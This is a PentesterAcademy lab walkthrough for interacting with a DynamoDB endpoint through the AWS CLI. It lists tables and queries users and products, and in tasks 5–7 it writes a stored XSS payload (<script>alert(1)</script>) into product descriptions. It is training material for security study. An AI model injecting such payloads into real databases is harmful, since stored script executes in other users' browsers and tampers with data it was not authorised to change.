
ATTACK
DEFENSE
by PentesterAcademy

Name	DynamoDB Basics I
URL	https://attackdefense.com/challengedetails?cid=1245
Type	Cloud Services : Amazon DynamoDB

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Interact with the DynamoDB endpoint and perform the following tasks:

1. List all the tables stored on the DynamoDB server.
2. Find out the number of items stored in the table “users”?
3. Find out the UserId of user "Amber Patrick"?
4. Find out the name of the product which has ProductID '9'?
5. Add an item in the “products” table with an XSS payload specified in the description attribute.
6. Modify an item in the “products” table and inject an XSS payload in the description of the product.
7. Perform a batch operation and inject XSS payload in the description of any 3 products.

1) List all the tables stored on the DynamoDB server.

Solution:

Step 1: Find the ip address of the ubuntu machine

Command: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
3415: eth0@if3416: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
```

```
    link/ether 02:42:0a:01:01:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.4/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
3418: eth1@if3419: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:54:5b:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.84.91.2/24 brd 192.84.91.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The dynamodb server is running on port 4567 at the IP address 192.84.91.3

Step 2: Use awscli tool to retrieve the list of tables stored on the DynamoDB server.

Command: aws --endpoint http://192.84.91.3:4567 dynamodb list-tables

```
root@attackdefense:~# aws --endpoint http://192.84.91.3:4567 dynamodb list-tables
{
    "TableNames": [
        "cards",
        "orders",
        "products",
        "sellers",
        "users"
    ]
}
root@attackdefense:~#
```

There are 5 tables on the DynamoDB server: **cards, orders, products, sellers and users**.

2) Find out the number of items stored in the table “users”?

Solution:

Command: aws --endpoint http://192.84.91.3:4567 dynamodb scan --table users

```
root@attackdefense:~# aws --endpoint http://192.84.91.3:4567 dynamodb scan --table users
{
    "Items": [
        {
            "UserId": {
                "S": "99"
```

```
            },
            "RegisteredOn": {
                "S": "2018-01-25"
            },
            "UserName": {
                "S": "Cody Obrien"
            },
            "UserEmail": {
                "S": "cody obriencody3897@gmail.com"
            },
            "PhoneNo": {
                "S": "2922013890"
            },
            "UserAddress": {
                "S": "4186 Eu Rd.,Phoenix,44904,United States"
            },
            "Country": {
                "S": "USA"
            }
        },
```

```
        {
            "UserId": {
                "S": "73"
            },
            "RegisteredOn": {
                "S": "2018-07-26"
            },
            "UserName": {
                "S": "Addison Valencia"
            },
            "UserEmail": {
                "S": "addison valenciaaddison3561@gmail.com"
            },
            "PhoneNo": {
                "S": "2695517080"
            },
            "UserAddress": {
                "S": "Ap #640-7803 Egestas Ave,Racine,30018,United States"
            },
            "Country": {
                "S": "USA"
            }
        }
    ],
    "Count": 100,
    "ScannedCount": 100,
    "ConsumedCapacity": null
}
```

There are **100** items in the ‘users’ table.

3) Find out the UserId of user "Amber Patrick"?

Solution:

Step 1: From the output generated in the previous task, it can be concluded that “Amber Patrick” is the UserName of the user (Data type: string) . The table can be scanned to retrieve the UserId of the specified user. Create the JSON file required to pass the UserName as an attribute value.

```
{
  ":value": {"S": "Amber Patrick"}
}
```

Save the above json as “attribute_value.json”.

```
root@attackdefense:~# cat attribute_value.json
{
  ":value": {"S": "Amber Patrick"}
}
root@attackdefense:~#
```

Step 2: Scan the table and retrieve the UserId of the user where UserName is “Amber Patrick”.

Command: aws --endpoint http://192.84.91.3:4567 dynamodb scan --table users --filter-expression "UserName = :value" --projection-expression "UserId" --expression-attribute-values file://attribute_value.json

```
root@attackdefense:~# aws --endpoint http://192.84.91.3:4567 dynamodb scan --table users --filter-expression "UserName = :value" --pr
ojection-expression "UserId" --expression-attribute-values file://attribute_value.json
{
    "Items": [
        {
            "UserId": {
                "S": "15"
            }
        }
    ],
    "Count": 1,
    "ScannedCount": 100,
    "ConsumedCapacity": null
}
root@attackdefense:~#
```

The UserId of User “Amber Patrick” is **15**.

4) Find out the name of the product which has ProductID '9'?

Solution:

Step 1: Retrieve information about table ‘product’.

Command: aws --endpoint http://192.84.91.3:4567 dynamodb describe-table --table products

```
root@attackdefense:~# aws --endpoint http://192.84.91.3:4567 dynamodb describe-table --table products
{
    "Table": {
        "AttributeDefinitions": [
            {
                "AttributeName": "ProductId",
                "AttributeType": "S"
            }
        ],
        "TableName": "products",
        "KeySchema": [
            {
                "AttributeName": "ProductId",
                "KeyType": "HASH"
            }
        ],
        "TableStatus": "ACTIVE",
        "CreationDateTime": 1569004984.957,
        "ProvisionedThroughput": {
            "NumberOfDecreasesToday": 0,
            "ReadCapacityUnits": 5,
            "WriteCapacityUnits": 5
        },
        "TableSizeBytes": 0,
        "ItemCount": 0,
        "TableArn": "arn:aws:dynamodb:us-east-1:000000000000:table/products",
        "TableId": "ca78d441-cf7a-49d4-560a-cb2630e3"
    }
}
```

The ProductId is the primary key of the table.

Step 2: The table can be queried to retrieve all the information of the specific product by specifying the productId. Create the JSON file required to pass the ProductId as an attribute value.

```
{
  ":value": {"S": "9"}
}
```

Save the above json as “attribute_value.json”.

```
root@attackdefense:~# cat attribute_value.json
{
  ":value": {"S": "9"}
}
root@attackdefense:~#
```

Step 3: Query the table and retrieve all information for the specific productId.

Command: aws --endpoint http://192.84.91.3:4567 dynamodb query --table products --key-condition-expression "ProductId = :value" --expression-attribute-values file://attribute_value.json

```
root@attackdefense:~# aws --endpoint http://192.84.91.3:4567 dynamodb query --table products --key-condition-expression "ProductId =
:value" --expression-attribute-values file://attribute_value.json
{
    "Items": [
        {
            "ProductId": {
                "S": "9"
            },
            "PublishOn": {
                "S": "2018-01-01"
            },
            "ProductName": {
                "S": "IPhone X"
            },
            "ProductDescription": {
                "S": "Limited Time Discount on IPhone X"
            },
            "Category": {
                "S": "Mobile"
            },
            "Rating": {
                "N": "5"
            },
            "Price": {
                "S": "1045$"
            },
            "Reviews": {
                "M": {}
            },
```

The name of the product is “**IPhone X**”

5) Add an item in the “products” table with an XSS payload specified in the description attribute.

Solution:

Step 1: The ProductId is the primary key, hence the ProductId attribute must be defined in the item. Create a JSON file to insert an item with XSS payload in the challenge description.

```
{
        "ProductId": {
            "S": "1000"
        },
        "ProductName": {
            "S": "Attacker's object"
        },
        "ProductDescription": {
            "S": "<script>alert(1)</script>"
        }
}
```

Save the above JSON as item.json

```
root@attackdefense:~# cat item.json
{
        "ProductId": {
            "S": "1000"
        },
        "ProductName": {
            "S": "Attacker's object"
        },
        "ProductDescription": {
            "S": "<script>alert(1)</script>"
        }
}
root@attackdefense:~#
```

Step 2: Put the item to the products table.

Command: aws --endpoint http://192.84.91.3:4567 dynamodb put-item --table products --item file://item.json

```
root@attackdefense:~# aws --endpoint http://192.84.91.3:4567 dynamodb put-item --table products --item file://item.json
root@attackdefense:~#
root@attackdefense:~#
```

Step 3: To check whether the item was added successfully, Create a json file which will be later used with get-item subcommand to retrieve the recently inserted item.

```
{
    "ProductId": {
        "S": "1000"
    }
}
```

Save the above JSON as key.json

```
root@attackdefense:~# cat key.json
{
     "ProductId": {
        "S": "1000"
      }
}
root@attackdefense:~#
```

Step 4: Retrieve the item.

Command: aws --endpoint http://192.84.91.3:4567 dynamodb get-item --table products --key file://key.json

```
root@attackdefense:~# aws --endpoint http://192.84.91.3:4567 dynamodb get-item --table products --key file://key.json
{
    "Item": {
        "ProductId": {
            "S": "1000"
        },
        "ProductName": {
            "S": "Attacker's object"
        },
        "ProductDescription": {
            "S": "<script>alert(1)</script>"
        }
    }
}
root@attackdefense:~#
```

The item was added successfully.

6) Modify an item in the “products” table and inject an XSS payload in the description of the product.

Solution:

Step 1: The ProductId is the primary key. Specify the ProductId of the product in the JSON file.

```
{
     "ProductId": {
          "S": "1"
      }
}
```

Save the above JSON as key.json

```
root@attackdefense:~# cat key.json
{
     "ProductId": {
        "S": "1"
      }
}
root@attackdefense:~#
```

Step 2: Create the JSON file to update the product description with an XSS payload.

```
{
        ":value": {
            "S": "<script>alert(1)</script>"
        }
}
```

Save the above JSON as item.json

```
root@attackdefense:~# cat attribute_value.json
{
        ":value": {
            "S": "<script>alert(1)</script>"
        }
}
root@attackdefense:~#
```

Step 3: Update the description of the item.

Command: aws --endpoint http://192.84.91.3:4567 dynamodb update-item --table products --key file://key.json --update-expression "SET ProductDescription = :value" --expression-attribute-values file://attribute_value.json

```
root@attackdefense:~# aws --endpoint http://192.84.91.3:4567 dynamodb update-item --table products --key file://key.json --update-exp
ression "SET ProductDescription = :value" --expression-attribute-values file://attribute_value.json
root@attackdefense:~#
root@attackdefense:~#
```

Step 4: To check whether the item was updated successfully, retrieve the item.

Command: aws --endpoint http://192.84.91.3:4567 dynamodb get-item --table products --key file://key.json

```
root@attackdefense:~# aws --endpoint http://192.84.91.3:4567 dynamodb get-item --table products --key file://key.json
{
    "Item": {
        "ProductId": {
            "S": "1"
        },
        "PublishOn": {
            "S": "2018-01-01"
        },
        "ProductName": {
            "S": "Hoodie"
        },
        "ProductDescription": {
            "S": "<script>alert(1)</script>"
        },
        "Category": {
            "S": "Clothing"
        },
        "Rating": {
            "N": "4.5"
        },
```

The challenge description of the item was updated successfully.

7) Perform a batch operation and inject XSS payload in the description of any 3 products

Solution:

Step 1: Create the JSON file required to perform batch write operation.

```
{
"products":[
        {
        "PutRequest":
                {
                "Item":{
                        "ProductId": {
                                "S": "2"
                        },
                        "ProductName": {
                                "S": "Attacker's object"
                        },
                        "ProductDescription": {
                                "S": "<script>alert(1)</script>"
                        }
                }
                }

        },

        {
        "PutRequest":
                {
                "Item":{
                        "ProductId": {
                                "S": "3"
                        },
                        "ProductName": {
                                "S": "Attacker's object"
                        },
                        "ProductDescription": {
                                "S": "<script>alert(1)</script>"
                        }
                }
                }

        },

        {
        "PutRequest":
                {
                "Item":{
                        "ProductId": {
```

```
                                "S": "4"
                        },
                        "ProductName": {
                                "S": "Attacker's object"
                        },
                        "ProductDescription": {
                                "S": "<script>alert(1)</script>"
                        }
                }
        }

    },

]
}
```

Save the above specified JSON as items.json. The above specified JSON will update the product description of product with ProductId 2, 3 and 4.

```
root@attackdefense:~# cat items.json
{
"products":[
    {
    "PutRequest":
        {
        "Item":{
                "ProductId": {
                    "S": "2"
                },
                "ProductName": {
                    "S": "Attacker's object"
                },
                "ProductDescription": {
                    "S": "<script>alert(1)</script>"
                }
            }
        }
    },
    {
    "PutRequest":
        {
        "Item":{
                "ProductId": {
                    "S": "3"
                },
                "ProductName": {
                    "S": "Attacker's object"
```

```
                },
                "ProductDescription": {
                    "S": "<script>alert(1)</script>"
                }
            }
        }
    },
    {
    "PutRequest":
        {
        "Item":{
                "ProductId": {
                    "S": "4"
                },
                "ProductName": {
                    "S": "Attacker's object"
                },
                "ProductDescription": {
                    "S": "<script>alert(1)</script>"
                }
            }
        }
    }
]
}
root@attackdefense:~#
```

Step 2: Perform batch write operation to update the product description of multiple items.

Command: aws --endpoint http://192.84.91.3:4567 dynamodb batch-write-item --request-items file://items.json

```
root@attackdefense:~# aws --endpoint http://192.84.91.3:4567 dynamodb batch-write-item --request-items file://items.json
{
    "UnprocessedItems": {}
}
root@attackdefense:~#
```

Step 3: To check whether the description of products were updated. Create a JSON file with attribute value “2”, “3” and “4”. The JSON file will be later passed as an argument to the scan sub command.

```
{
        ":value1": {
                "S": "2"
```

```
        },
        ":value2":{
                "S":"3"
        },
        ":value3":{
                "S":"4"
        }
}
```

```
root@attackdefense:~# cat attribute_value.json
{
        ":value1": {
            "S": "2"
        },
        ":value2":{
            "S":"3"
        },
        ":value3":{
            "S":"4"
        }
}
root@attackdefense:~#
```

Step 4: Scan the table and check the product description of the updated products.

Command: aws --endpoint http://192.84.91.3:4567 dynamodb scan --table products --filter-expression "ProductId = :value1or ProductId = :value2 or ProductId = :value3" --projection-expression "ProductDescription" --expression-attribute-values file://attribute_value.json

```
root@attackdefense:~# aws --endpoint http://192.84.91.3:4567 dynamodb scan --table products --filter-expression "ProductId = :value1
or ProductId = :value2 or ProductId = :value3" --projection-expression "ProductDescription" --expression-attribute-values file://attr
ibute_value.json
{
    "Items": [
        {
            "ProductDescription": {
                "S": "<script>alert(1)</script>"
            }
        },
        {
            "ProductDescription": {
                "S": "<script>alert(1)</script>"
            }
        },
        {
            "ProductDescription": {
                "S": "<script>alert(1)</script>"
            }
        }
    ],
```

The description of the product with ProductId 2,3 and 4 were updated successfully.

References:

1. AWS CLI Reference DynamoDB (https://docs.aws.amazon.com/cli/latest/reference/dynamodb/index.html)